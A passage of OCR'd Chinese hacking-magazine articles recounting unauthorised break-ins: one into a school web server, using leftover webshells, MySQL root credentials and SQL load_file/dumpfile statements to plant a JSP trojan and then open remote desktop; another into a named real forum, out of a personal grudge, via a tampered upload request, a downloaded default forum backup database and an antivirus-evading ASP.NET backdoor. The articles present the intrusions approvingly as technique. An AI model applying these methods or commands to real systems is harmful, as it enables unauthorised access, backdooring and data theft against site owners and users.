


图2

二、起点权限

虽是分站服务器，除了学院主页不在这服务器上，其它站全在，所以流量是最大的，因为站多，我留的脚本后门也多。但现在再次来看时后门都被删得差不多了，除了几个一句话马，大马是一个都不存在了。再看看一句话马的权限，所有的iis权限都被降为guest权限，还好，能列目录。试了试在这个iis用户中上传大马，几个目录都没有写权限，更没有编辑权限。

在网站目录列表里看到一个upfile目录，作为上传目录，又是独立的iis用户，应该有写入权限吧，于是试一试上传一匹大马，上传成功，再看看支持php不，传个php马上去，还好，支持php，这时就想到提权这方面了。试试执行命令，没法执行，接下来我们看看服务器的大致情况。装有serv-u6.3，但用了servu独立用户，降了权限和设了本地密码。支持php，当然mysql是支持的，不过是本地连接，装有mssql，不过全是db权限的用户连接，如图1所示。所有的马都被删了，更恼火的是所有的iis权都被降为guest权限了。找了好半天还有一匹一句话马在上面。

可目录都没有写权限，还好这是学校的二级域名服务器，应该有acce数据库目录的，一定有可写权限。

利用一句话马翻了一段时间的目录列表，找了个data的目录，写了一匹大马上去，只有一个盘可以访问，并且无任何权限。当然这时想到的就是提权了，看了下第三方服务，有serv-u6.3的，改了本地密码和作了权限设置，试了试没法利用，有mssql和mysql，可mssql全是db权限，没法利用，剩下的就是mysql了。

二、再现生机

上面了解了服务器的大致服务和权限设置，要突破权限我们先从服务着手，还好这个f盘的目录设置不严，可以完全浏览，其它盘都不可以浏览，先找找看有没有mssql的sa用户和密码，找完了，结果和想的一样，没有。后来在c:\windows里找到my.ini，mysql的root用户名和密码在里面，跟上次一样。那么是否可以注册扩展提权呢（图2）？

创建func出错，mysql版本应该是5.0以下的，我也试着把mix.dll写入表导出到系统目录，可还是出错，搞不懂了，难道管理员做了权限限制？反正在这里用了各种方法转了老半天还是没得结果。

三、峰回路转

上面的mysql实在没办法提上权去，再去别的地方转转看，能列目录就还有东西看，就有希望，别人常常说我运气好，其实很多发现是靠自己细心，而不是运气好，你花时间去看了你也会“运气好”的。

F盘的目录是可以全列出来的，里面全是二级域名的网站，但都是用的iis独立用户权限，只能看，不能编辑和跨用户上传，现在很多网站管理系统都是这样设置的。转来转去发现一个可疑

目录，如图3所示。




图3

看了这个目录有点疑惑，有点像apache，可又有点不像，反正应该是另一套网站平台的安装目录，这个服务器已经有asp和php了，难道还有传说中的jsp？于是我telnet这个服务器的ip的8080端口，是打开的，看来有戏了。先用ip加端口访问一下看，如图4所示。

可以访问，那么它有可能支持jsp，从这个页面上看来是一个默认的页面，它应该存在一个默认的目录，先找找看。果然找到一个root目录，里面有index.jsp文件，看了一下源文件，和这个页面差不多，一阵惊喜，谁都知道jsp木马可能存在系统执行权限。




图4

四、柳暗花明

可能现在大家都会说，传一个jsp木马到这个目录不就解决问题了吗，如果真是这么轻松就好了，上面也说了，是独立的iis用户的guest权限，直接上传木马no popedom，新建文件，no popedom，当然没权限了。这里没有想到，先前的mysql的root用户名和密码派上用场了，因为mysql是以服务启动的，所以它的root权限有一定的文件操作权限，也许有人会想，直接利用mysql的root权限导出一个一句话马到这个目录不就得了？是能导出一句话马，可我在网上找了个jsp的一句话马，自己也研究了半天，老是没得用，不像asp和php那么方便，传个一句话就搞定了。要是能直接通过mysql账户操作文件，copy一个jsp木马到这个目录该多好。我们来看几个语句：




图5




图6

```
create table test(line blob);
insert into test values(load_file('f:/wwwroot/jxxs/jkx/upfile/rose.jsp'));
select * from test into dumpfile 'f:/resin/webapps/ROOT/cmd1.jsp';
```

直接创建一个表，将一个jsp木马load_file到这个表中，再dumpfile到这个目录就爽了，实践证明，mysql的root权限对任何目录都是可写的，所以通过这个方法，有时候在不能够突破iis独立权限且又无法提权的情况下，并在得到mysql账号时，跨目录写马不失为又一种新途径，所以说有时候思维是最重要的。如图5所示，成功写入。

现在我们看看能执行命令不，结果没有任何悬念，执行命令成功（图6）。

当然很多情况下我们都喜欢拿到3389权限或是root权限，这才算是完美的颠峰权限，同样，我也传了一个开3389的工具上去，建用户，开启3389，成功占领桌面。

五、总结

文章没有技术性，想说的是在入侵的过程中，我们一定要注重思维的发散性，不要在一个地方等死，要把有用的信息收集起来，综合利用起来，信息的收集是很重要的。在得到一个webshell无计可施的情况下，尽量浏览webshell能浏览的东西，收集有用的信息，有时候会有意想不到的收获，我曾经在无法提权的情况下居然在一个分站服务器上找到了主站的保存有主站的ftp连接程序，当然就轻松拿到了主站的ftp用户名和密码。

编辑点评：

这篇文章体现了作者收集信息的能力，找到了jsp的web端口，利用php的mysql的root口令导出webshell到了jsp的物理路径。其实入侵这个站还有一个办法，就是用web代理转发，可以适合在jsp对外没有开放8080端口的情况下。我以前写过一篇类似的文章《web脚本代理的妙用》发表在《黑客手册》上2005年的10期杂志。



BBS Administrator 艰难的拿论坛管理员

rabbitsafe

从本文中你可以学到：
多种动态脚本的配合应用

一、事情起因

前几天上网，朋友说在中国住宅材料网的论坛上，有人发表了些对我朋友不利的话，发表的话很多都是莫须有的，完全是胡乱编出来的，我朋友和管理员说了，管理员回应都没给一个，没办法，朋友找到了我，问我能不能帮他弄个论坛版主的权限，朋友开口了，而且朋友平常对我也不错，我就一口答应了。

二、拿下webshell

先在浏览器的地址栏里输入中国住宅材料网的论坛网址http://www.chinazz001.com/bbs/，论坛是php的，刚开始也不知道是什么版本，后来搞定才知道是MolyX Board版本的论坛。对于php版本的论坛我不太熟悉，只听过Discuz、PHPBB的，但是好像这个论坛和前面提到的都不一样，直接从论坛入手不太现实，看样子，还是要从主站入手。主站用的是asp程序，但是没有什么明显的漏洞，注入漏洞用通用防注入程序补了，但是如果程序取得变量是request("id")这样的形式的话，是可以突破的，因为通用防注入程序对于来自客户端的cookie等不进行过滤，但是我先找了下网站的后台，后台好像被管理员改了，我也没有试是否有cookie注入，后台都没找到，猜出管理员用户名和密码也没有用。主站的注册用户可以发布供求信息，先注册个用户，看看发布信息页面是否存在漏洞。登录后在注册用户基本资料修改处有一个修改图片的地

方，可以上传图片（图1）。

好像和动感商城的上传有些类似，先上传一张图片，用抓包工具抓包，提示上传成功，看一下抓到的数据包（图2）。





图1



```
POST /savetofile.asp HTTP/1.1
Accept: */*
Referer: http://www.chinazz001.com/upload_flash.
Formname=addform&editname=logo&uppath=uploadpic/
Accept-Language: zh-cn
Content-Type: multipart/form-data; boundary=----
--------7d62bf3bf0206
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0;
SV1; TencentTraveler ; .NET CLR 1.1.4322)
Host: www.chinazz001.com
Content-Length: 962
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: cck_lasttime=1159088119656; cck_count=0;
lastvisit=1%2D91159088133%09%2Fluntan%2Findex.ph
ol_offset=3007;
cknum=AwRQXFRdCFAHCTBrBABUBgEFClHDAQABAQHFBU1SA1
A%3D; Cookie_itsun=y;
sessionid=bf5a22f7a8454cc85b4d2d25d95b7056;
ASPSESSIONIDQACSBCAQ=FPJHKJKCGHEGLGDKDEBALOOH

-----------------------------7d62bf3bf0206
Content-Disposition: form-data; name="uppath"

uploadpic/logo/
-----------------------------7d62bf3bf0206
Content-Disposition: form-data; name="filelx"
```

图2

Uppath，filelx等变量可以自定义，和动感商城的上传漏洞类似，在uppath的路径uploadpic/logo/加s.asp空格，总共加了6个字节，content-length改成968，用nc提交上传，返回上传成功，但是上传的文件改成了jpg结尾，郁闷，原以为可以轻松搞定。可能管理员把上传漏洞补了，主站上除了信息和论坛栏目，也没有其它的栏目了。

既然主站不行，那就旁注试试看，拿出明小子的domain3.5旁注工具，在域名处写上http://www.chinazz001.com/，点击查询，马上同一服务器上的站点都列出来了，服务器上存在193个网站，经过一番检测，确定http://www.chst.biz/bbs/网站论坛备份后的默认数据库没有修改，马上下载动网备份数据库http://www.chst.biz/bbs/databackup/dvbbs7_backup.mdb，找出管理员后，很快拿到网站的webshell了（图3）。




图3

本来想提权试试，但是虚拟主机的权限设置得相当变态，没办法提权，该试的方法都试了，可以执行asp.net程序，asp.net程序的权限是user组用户，比asp权限稍微高点，但是还是没办法查看e:\vhost\wwwroot\目录，而且我还不知道目标网站http://www.chinazz001.com/在哪个目录下，时间也不早了，先睡觉了，明天再说。




图4




图5





图7

三、艰难拿论坛管理员

第二天上网，想到昨天的那个论坛没有搞定，心里不爽，重新打开http://www.chinazz001.com/bbs/,在网站后面随便输入几个字母加上php后缀，打开网址http://www.chinazz001.com/bbs/fdasd.php，没想到竟然报错了，而且网站的绝对路径暴出来了，e:\vhost\wwwroot\zzclw\www\bbs\存放论坛的目录（图4）。

现在想想办法，看能不能访问这个路径下的文件，虚拟主机一般是对每个网站建一个相应的用户，然后加入guest组（*编辑：这样提法并不是太恰当。虚拟主机的做法一是在IIS的【站点属性或者虚拟目录属性→目录安全性→匿名访问和验证控制→编辑→匿名访问→编辑】填写创建的那个用户名。设置所有的分区禁止这个用户访问，而刚才这个站点的主目录对应的那个文件夹设置允许这个用户访问，并且要去掉继承父权限，加上超管组和SYSTEM组*），一般情况是不能互相访问的。打开昨天拿到的webshell，根本跳转不到e:\vhost\wwwroot\zzclw\www\目录里（图5）。

但是昨天试了，服务器可以执行asp.net程序，asp.net程序默认是user组权限运行，马上上传了一个asp.net的网站管理程序，提示上传成功，但是在浏览器里打开，提示找不到网页，我想可能是被杀了。前几天刚下了一个lake2写的C/S版的asp.net后门，我想这个asp.net一句话木马，杀毒软件应该不认识吧。按照使用说明，先建了个bin文件夹，把WebAdmin2Y.dll上传上去，再把vb.aspx上传到网站根目录下，在浏览器里打开，文件存在没有被杀。这个asp.net一句话木马虽然小，但是该有的功能都有，而且又不会被杀，真不错。有个File List功能，而且权限是以user组运行，看看能不能列出目标网站e:\vhost\wwwroot\zzclw\www\目录里的文件，提交后成功列出目录（图6）。



```
<?php
$servername = "[redacted]";
$dbname = "[redacted]";
$dbusername = "[redacted]";
$dbpassword = "[redacted]";
$tableprefix = "bbs_";
$usepconnect = "1";
$superadmin = "1";
?>
```

图8

